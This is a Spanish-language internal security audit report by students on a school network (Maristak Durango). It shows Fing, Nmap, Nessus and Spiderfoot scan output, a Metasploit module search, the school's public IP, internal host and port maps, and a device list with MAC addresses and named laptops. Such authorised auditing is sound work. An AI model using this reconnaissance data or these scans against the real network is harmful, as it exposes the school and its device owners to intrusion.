



maristak

Durango Ikastetxea



GRUPO2

LIHER.R

JON.H

ANDONI.I

INFORME DE AUDITORIA INTERNA

Auditoria básica red maristak

Introducción:

En el presente informe se pretende resaltar las vulnerabilidades de la red interna del centro de maristak durango. Se utilizarán diversas técnicas de penetración, para poder averiguar dichas vulnerabilidades, así como la forma de solucionarlas. Se adjuntará una captura de pantalla, para una información más clarificada.

Por otro lado, las técnicas y herramientas utilizadas han sido aprobadas por el cliente, para su uso en dicho objetivo. Cualquier uso que se haga de las mismas, por parte no profesional, podría estar incurriendo en un delito, tipificado en el código penal.

El informe es realizado como auditoría de seguridad de la red interna antes mencionada, para su posterior actualización y subsanación de los errores aquí encontrados. En ningún caso, la información que de aquí se pueda sacar, será utilizada por la empresa contratada, bajo ningún concepto.

Toda la información aquí recogida es estrictamente CONFIDENCIAL.



Índice

1.- Objetivo y Alcance	4
2.- Sumario Ejecutivo	5
3.- Recopilación de Información	6
3.1 _Fing Ip	6
3.2 _Metasploit	8
3.3 _Nmap	9
3.4 _Nessus	11
3.5 _Spiderfoot.....	13
4.- Detalle de resultado técnicos	14
4.1 _Esquema de red 10.122.24.0/22	14
4.2 _Esquema de red 172.16.0.0/22	17
5.- Vulnerabilidades y Explotación.....	19
5.1 _Criterio de clasificación de vulnerabilidades.....	19
5.2 _Resumen de vulnerabilidades detectadas.	20
5.2.1 _NFS	21
5.2.2 _rexecd Service Detection.....	24
5.2.3 _ Unix Operating System Unsupported Version Detection.....	27
5.2.4 _ Samba Badlock Vulnerability.....	28
5.2.5 _ UnrealIRCd Backdoor Detection.....	31
5.2.6 _ VNC Server 'password' Password.....	35
6.- Pruebas funcionamiento VPN.....	38
7.- Conclusión	40
8.- Referencias.....	41

1.- Objetivo y Alcance:


El objetivo de este análisis de seguridad es conocer el estado de seguridad de la información de la infraestructura de la red interna del centro educativo, así usando y las herramientas que nos darán la información y las comunicaciones de las aplicaciones listadas a continuación:

Red:

Rango: 10.122.24.0/22 and 172.16.0.0/22

Dominio: maristak.com

Esquema de la **red interna**:



2.- Sumario Ejecutivo:

El objetivo de la auditoría es la realización de un informe con el cual se muestren las fallas o vulnerabilidad, acerca de la red interna del cliente centro Maristak.

Se ha realizado una auditoría de seguridad sobre la red 10.122.24.0/22 y 172.16.0.0/22 con el objetivo de conocer equipos o problemas que pudiera tener la red.

Existen bastantes riesgos de seguridad con relación a la infraestructura analizada que podrían afectar a la integridad, confidencialidad o disponibilidad de los datos, así como del acceso a la red. Se han detectado vulnerabilidades de nivel alto que permiten obtener información muy sensible de los equipos, acceso a los equipos.

El informe es realizado como auditoría de seguridad de la red interna antes mencionada, para su posterior actualización y subsanación de los errores aquí encontrados. En ningún caso, la información que de aquí se pueda sacar, será utilizada por la empresa contratada, bajo ningún concepto.

Por lo tanto, explotando las vulnerabilidades detectadas, un intruso podría llegar a realizar:

- Se ha detectado, que la maquina es vulnerable a que se pueden montar los siguientes recursos compartidos de NFS.
- Descubrimiento del servicio rexecd.
- Detectar la versión del sistema operativo y que no tiene soporte a nuevas actualizaciones.
- Recopilar información de la estructura del sistema, versiones, arquitectura...
- VNC (Virtual Network Computing) permite a los usuarios controlar otro equipo a través de una conexión de red. En otras palabras, es un software de control remoto.

3.- Recopilación de Información:

Mediante las herramientas OSINT recogemos datos acerca de la red interna del centro de Maristak.

Las herramientas OSINT nos permitirán mediante un conjunto de técnicas y **herramientas** para recopilar información de redes internas, IP's, equipos, dispositivos etc...

Mediante la información adquirida en posteriores fases se utilizará para comprobar lo segura que es la red de atacantes externos.

3.1_Fing Ip



Fing, un **escáner de red** que devuelve información de todos los dispositivos conectados a la red.

Fing no sólo se limita a darnos información sobre las direcciones IP, también permite investigar sobre los servicios proporcionados por cada elemento de red, escaneando los puertos abiertos.

Información de la subred 172.16.0.0/22 de alumnos ciber y otras clases conectadas a esa red:

- Red --> Wifi
- Mascara de red --> 172.16.0.0/22
- Gateway --> 172.16.0.1
- Tipo de red --> Wireless

Configuración de la red

ID de red	wifi-0E8DCB6EEEBA
Máscara de red	172.16.0.0/22
Pasarela	172.16.0.1 (00:90:7F:DB:C4:7F)
Dirección local	172.16.1.187
DNS	8.8.8.8
Tipo de red	Wireless

Configuración de Internet

ISP	Telefónica
Dirección pública	81.47.163.249
Nombre del «host»	249.red-81-47-163.staticip.rima-tde.net
Ubicación	Bilbao, Spain
Zona horaria	Europe/Madrid

Información acerca de la red Maristak.IKT:

- Red --> Wifi
- Name --> Maristak.IKT
- Dispositivos --> 283/602 disponible

Maristak.IKT

Red  Wifi | Dispositivos  283/602 | Contexto  Inicio | Última actualización  5m | Alertas  Disabled

 Editar |  Exportar |  Eventos



Escaneo a fondo

Se ejecuta semanalmente en cada dispositivo descubierto y recopila detalles adicionales para HTTP, HTTPS, SSH, Telnet, FTP, SMB para mejorar el reconocimiento del dispositivo.















































☒ Permitir un escaneo a fondo



Puntos de acceso wifi

BSSID	0E:8D:CB:6E:EE:BA	 78%
BSSID adicional	AE:17:D8:05:27:14	 46%
SSID	Maristak.IKT	

Todos los dispositivos conectados a la red 172.16.0.0/22

TIPO	DIRECCIÓN IP	DIRECCIÓN HW	NOMBRE	DETALLES	SO	CAMBIADO
	172.16.0.1	00:90:7F:DB:C4:7F	Router	WatchGuard 	WatchGuard F...	
	172.16.0.12	AC:89:95:FB:38:4D	Laptop	Google • Chromebook 	Chrome OS	mar 25 13:28
	172.16.0.14	D0:3C:1F:3C:3F:A2	PortatilUnai	Intel 		mar 25 11:15
	172.16.0.15	34:2E:B6:CC:F8:23	HUAWEI_Mate_20-ea6d94	Huawei • Mate 20 	Android	8:50
	172.16.0.19	70:66:55:B8:68:47	DESKTOP-L5MVIPO	AzureWave Technology 	Windows	8:09
	172.16.0.20	B0:FC:36:2A:B7:83	Generic	CyberTAN Technology		jue 20 10:23
	172.16.0.27	00:0C:29:99:5E:6B	Virtual Machine	VMware • Virtual Machine 	Windows	mar 18 11:23
	172.16.0.29	54:F1:5F:70:11:E0	es-BAB78E7F3B61	Sichuan AI-Link Technology 	Android Oreo	8:09
	172.16.0.33	F4:06:69:3D:50:EF	PC-FidelCasado	Toshiba 	Windows	mar 25 12:22
	172.16.0.36	4C:63:71:1E:21:D9	Redmi-Note-8-Pro	Xiaomi • Mi Note 	Android 11	8:09
	172.16.0.37	A4:02:B9:3E:3C:0D	LAPTOP-9ITBAKTJ	Google 	Windows	8:09
	172.16.0.42	AE:C3:69:40:60:F3	Generic			mar 25 10:13
	172.16.0.43	78:92:9C:D7:BF:A9	PORTATIL-PARENTE	Google 	Windows	8:50
	172.16.0.47	F0:42:1C:23:E2:FE	Laptop	Google 	Chrome OS	mar 25 12:22
	172.16.0.56	D0:5B:A8:F2:40:23	Mobile	ZTE 	Android	8:50
	172.16.0.57	E8:D0:FC:8E:89:6F	LAPTOP-7NK3M8SN	Liteon Technology 	Windows	8:09
	172.16.0.59	80:30:49:A8:09:B7	LAPTOP-E008F1KG	Lenovo • 81W0 	Windows	8:09
	172.16.0.60	84:1B:77:ED:32:CB	LAPTOP-D2P37HLP	Google • Chromebook 	Chrome OS	8:09
	172.16.0.62	2A:F4:C9:97:16:D0	Computer		Windows	mar 25 11:15
	172.16.0.63	1C:BF:C0:1D:35:FD	Huawei-Holo	Chongqing Fugui Electronics 	Windows	8:50
	172.16.0.64	38:FC:98:EC:B5:FD	asler-laptop	Intel 	Windows 10	lun 24 8:11
	172.16.0.65	48:27:EA:34:18:31	Galaxy-J7-2016	Samsung • Galaxy J7 	Android Oreo	jue 20 11:25
	172.16.0.66	84:1B:77:DC:76:A2	LAPTOP-T9KONIH9	Google • Chromebook 	Chrome OS	lun 24 8:11
	172.16.0.67	F8:AC:65:34:BC:0F	LAPTOP-FSKRLI40	Google • Chromebook 	Chrome OS	8:09

3.2_Metasploit

Metsploit es una herramienta para desarrollar y ejecutar exploits contra una máquina remota, permite realizar auditorías de seguridad, probar y desarrollar sus propios exploits.

A menudo es utilizado por los administradores de sistemas para **probar las vulnerabilidades del sistema informático** para protegerlos, o por los hackers con fines de piratería informática.

En esta prueba hemos utilizado la herramienta para explotar vulnerabilidades que hemos ido averiguando con los escáneres.

```

root@kali: /home/kali
Applications
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali x

:cdk000kc' 'cdk000kc;
.x0000000000000c c000000000000;
:000000000000000k; ,k000000000000000;
'0000000000kkk00000: '00000000000000000'
000000000. ,0000000000l. ,000000000
d00000000. ,c000000c. ,000000000v
l00000000. ;d; ,000000000l
.00000000. ;i; ,000000000.
c00000000. ,00c. '000. ,00000000c
00000000. ,0000. :0000. ,00000000e
l000000. ,0000. :0000. ,000000l
;0000' ,0000. :0000. :0000;
.d000e ,00000cccc0000. x00d.
,000,k0l ,0000000000000. ,d0k,
:kk; ,00000000000000.c0k;
;k0000000000000000k;
,x000000000000x,
.l0000000l.
,d0d,
+
+ --[ metasploit v6.1.26-dev ]
+ --[ 2194 exploits - 1162 auxiliary - 400 post ]
+ --[ 596 payloads - 45 encoders - 10 nops ]
+ --[ 9 evasion ]

Metasploit tip: Use sessions -l to interact with the
last opened session

msf6 > search

```

```
msf6 > search samba
```

```
Matching Modules
```

```
-----
```

#	Name	Disclosure Date	Rank	Chec
0	exploit/unix/webapp/citrix_access_gateway_exec Citrix Access Gateway Command Execution	2010-12-21	excellent	Yes
1	exploit/windows/license/callicInt_getconfig Computer Associates License Client GETCONFIG Overflow	2005-03-02	average	No
2	exploit/unix/misc/distcc_exec DistCC Daemon Command Execution	2002-02-01	excellent	Yes
3	exploit/windows/smb/group_policy_startup Group Policy Script Execution From Shared Resource	2015-01-26	manual	No
4	post/linux/gather/enum_configs Linux Gather Configurations		normal	No
5	auxiliary/scanner/rsync/modules_list List Rsync Modules		normal	No
6	exploit/windows/fileformat/ms14_060_sandworm MS14-060 Microsoft Windows OLE Package Manager Code Execution	2014-10-14	excellent	No
7	exploit/unix/http/quest_kace_systems_management_rce Quest KACE Systems Management Command Injection	2018-05-31	excellent	Yes
8	exploit/multi/samba/usermap_script Samba "username map script" Command Execution	2007-05-14	excellent	No
9	exploit/multi/samba/nttrans Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow	2003-04-07	average	No
10	exploit/linux/samba/setinfoheap Samba SetInformationPolicy AuditEventsInfo Heap Overflow	2012-04-10	normal	Yes

3.3_Nmap





Nmap es una herramienta que se usa para determinar los hosts que se están ejecutando y los servicios que estos están ejecutando...

Una vez que la red se traza utilizando herramientas como Lan MapShot, el Nmap se puede usar para determinar los tipos de servicios y hosts que se ejecutan en la red.


Mediante la herramienta Nmap realizaremos un discover network, el cual nos permitirá saber que redes o subredes están configuradas en el centro Maristak.

En este escáner detectaremos puertos, direcciones IP de dispositivos, con sus respectivos equipos.

Escaneo a dirección red 10.122.24.0/22



Escaneo a dirección red 172.16.0.0/22



Zenmap

Escaneo Herramientas Perfil Ayuda (h)

Objetivo: 172.16.0.0/22 Perfil: Quick scan plus Escaneo Cancelar

Comando: nmap -sV -T4 -O -F --version-light 172.16.0.0/22

Servidores Servicios Salida Nmap Puertos / Servidores Topología Detalles del servidor Escaneos

OS Servidor

172.16.3.181

172.16.3.182

172.16.3.184

172.16.3.185

172.16.3.188

172.16.3.189

172.16.3.190

172.16.3.195

172.16.3.196

172.16.3.197

172.16.3.203

172.16.3.204

172.16.3.216

172.16.3.221

172.16.3.225

172.16.3.233

172.16.3.234

172.16.3.237

172.16.3.244

172.16.3.249

172.16.3.250

172.16.3.251

Filtrar servidores

nmmap -sV -T4 -O -F --version-light 172.16.0.0/22

OS_CPE: cpe:/o:microsoft:windows_xp:sp3

Aggressive OS guesses: Microsoft Windows XP SP3 (91%), Microsoft Windows XP SP2 (87%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.16.3.16

Host is up (0.017s latency).

All 100 scanned ports on 172.16.3.16 are in ignored states.

Not shown: 100 filtered tcp ports (no-response)

MAC Address: 38:00:25:A2:45:6D (Intel Corporate)

Too many fingerprints match this host to give specific OS details

Network Distance: 1 hop

Nmap scan report for 172.16.3.17

Host is up (0.0070s latency).

All 100 scanned ports on 172.16.3.17 are in ignored states.

Not shown: 100 filtered tcp ports (no-response)

MAC Address: DC:A9:71:F2:C2:D6 (Intel Corporate)

Too many fingerprints match this host to give specific OS details

Network Distance: 1 hop

Nmap scan report for 172.16.3.22

Host is up (0.016s latency).

All 100 scanned ports on 172.16.3.22 are in ignored states.

Not shown: 100 filtered tcp ports (no-response)

MAC Address: 94:8A:56:BF:CB:60 (Intel Corporate)

Too many fingerprints match this host to give specific OS details

Network Distance: 1 hop

Nmap scan report for 172.16.3.24

Host is up (0.054s latency).

All 100 scanned ports on 172.16.3.24 are in ignored states.

Not shown: 100 filtered tcp ports (no-response)

MAC Address: 28:CD:C4:62:6E:03 (Chongqing Fugui Electronics)

Too many fingerprints match this host to give specific OS details

Network Distance: 1 hop

Nmap scan report for 172.16.3.25



3.4 _Nessus



Nessus es un programa de escaneo de vulnerabilidades en diversos sistemas operativos. Consiste en realizar el escaneo en el sistema objetivo, y *Nessus*, el cliente (basado en consola o gráfico) que muestra el avance e informa sobre el estado de los escaneos.

Nos permitirá realizar los siguiente:

1. Escanea el servidor con la dirección IP que necesitamos.
2. Se escoge el nombre del análisis, escaneo interno y los IP de los hosts que se quieren analizar, click en RUN SCAN.
3. En la opción HOSTS muestra las vulnerabilidades en porcentajes clasificadas en 5 tipos de vulnerabilidades: Críticas, Altas, Medias, Bajas y de información.
4. Se puede ingresar a cada vulnerabilidad para una descripción más detallada.



Escaneo de Red 172.16.0.0/22

Red ciber

Hosts: 14 | Vulnerabilities: 19 | Notes: 2 | VPR Top Threats: 0 | History: 2

Filter: Search Hosts 14 Hosts

Host	Vulnerabilities
172.16.0.1	3
172.16.0.15	3
172.16.0.37	3
172.16.0.39	3
172.16.0.43	3
172.16.0.56	3

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 5:50 AM
End: Today at 6:37 AM
Elapsed: an hour

Notice: Your scanning limit of 16 was reached, and 16 hosts were removed from this scan. [License more.](#)

Red ciber

Vulnerabilities: 19

Filter: Search Vulnerabilities 19 Vulnerabilities

Sev	Score	Name	Family	Count
MEDIUM	6.1	JQuery 1.2 < 3.5.0 Multiple XSS	CGI abuses : XSS	1
MEDIUM	-	SSL (Multiple Issues)	General	6
LOW	3.3 *	DHCP Server Detection	Service detection	1
INFO	-	HTTP (Multiple Issues)	Web Servers	2
INFO	-	TLS (Multiple Issues)	General	2
INFO	-	TLS (Multiple Issues)	Misc.	2
INFO	-	TLS (Multiple Issues)	Service detection	2
INFO	-	Ethernet MAC Addresses	General	14
INFO	-	Nessus Scan Information	Settings	14
INFO	-	Ethernet Card Manufacturer Detection	Misc.	12
INFO	-	Service Detection	Service detection	2
INFO	-	Common Platform Enumeration (CPE)	General	1
INFO	-	Device Type	General	1

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 5:50 AM
End: Today at 6:37 AM
Elapsed: an hour

Vulnerabilities

Donut Chart Legend: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue)

3.5_Spiderfoot



Esta herramienta **OSINT** la podemos usar en el momento de recolectar información en una auditoría. Con SpiderFoot, podremos hacer escaneos sobre un dominio, una web, una IP, un mail o una red.

Mediante la **herramienta** escanearemos la maquina con más vulnerabilidades la maquina metasploit en busca más de elementos. Puertos, IPs, aplicaciones...

Escaneo maquina metasploit:

Como se puede observar, hay una única dirección IP la de la máquina, se pueden observar los puertos abiertos de la maquina en la siguiente imagen.

METAEXPLOIT FINISHED

Summary Browse Graph Scan Settings Log

Type	Unique Data Elements	Total Data Elements	Last Data Element
IP Address	1	1	2022-01-26 02:40:18
Open TCP Port	14	14	2022-01-26 02:42:32
Open TCP Port Banner	7	7	2022-01-26 02:42:32
Raw Data from RIRs/APs	2	2	2022-01-26 02:40:47

Grafica de porcentaje de elementos únicos detectados (puertos, dirección Ip...)




4.- Detalle de resultado técnicos:

4.1_Esquema de red 10.122.24.0/22

Mediante la herramienta Nmap, se ha realizado varios escáneres a esta subred y hemos encontrado la siguiente información:

- Servidores (impresión, máquinas virtuales, web...)



Red interna detección Nmap:

Red	Ip	Puertos	Protocolo	Servicio	Sistema	Estado
10.122.24.0/22	10.122.24.2	53	tcp	domain	Windows Server 2016	up
	10.122.24.3	-80 -135 -139 -445 -5357	tcp	-http -msrpc -netbios-ssn -microsoft-ds -http	Monitor room alert 26W	up
	10.122.24.225	-21 -23 -80 -280 -443 -515 -9100	tcp	-ftp -telnet -http -printer -jetdirect	Impresora	up
	10.122.24.237	-21 -23 -80	tcp	-ftp -telnet -soap	Impresora	up


		-443 -515 -631 -3910 -3911 -5222 -8080 -8296 -9100		-tcpwrapped -printer -jetdirect		
	10.122.24.248	-80 -427 -443 -902 -5989 -8000 -8300 -9080	tcp	-http -svrloc -https -vmware-auth -wbem -tmi	Vmware esxi	up
	10.122.24.251	-80 -427 -443 -902 -5989 -8000 -8300 -9080	tcp	-https -vmware-auth -wbem -tmi -soap	OpenBSD 4.0	up
	10.122.26.2	-4117 -4118 -4126 -8080	tcp	-http -ssh -ddrepl -http-proxy	Linux 3.2	up
	10.122.26.6	-21 -443 -8023	tcp	-ftp -http -ssh	Linux 4.0	up
	10.122.26.50	-53 -80 -81 -7751	tcp	-domain -http	Linux 4.11	up
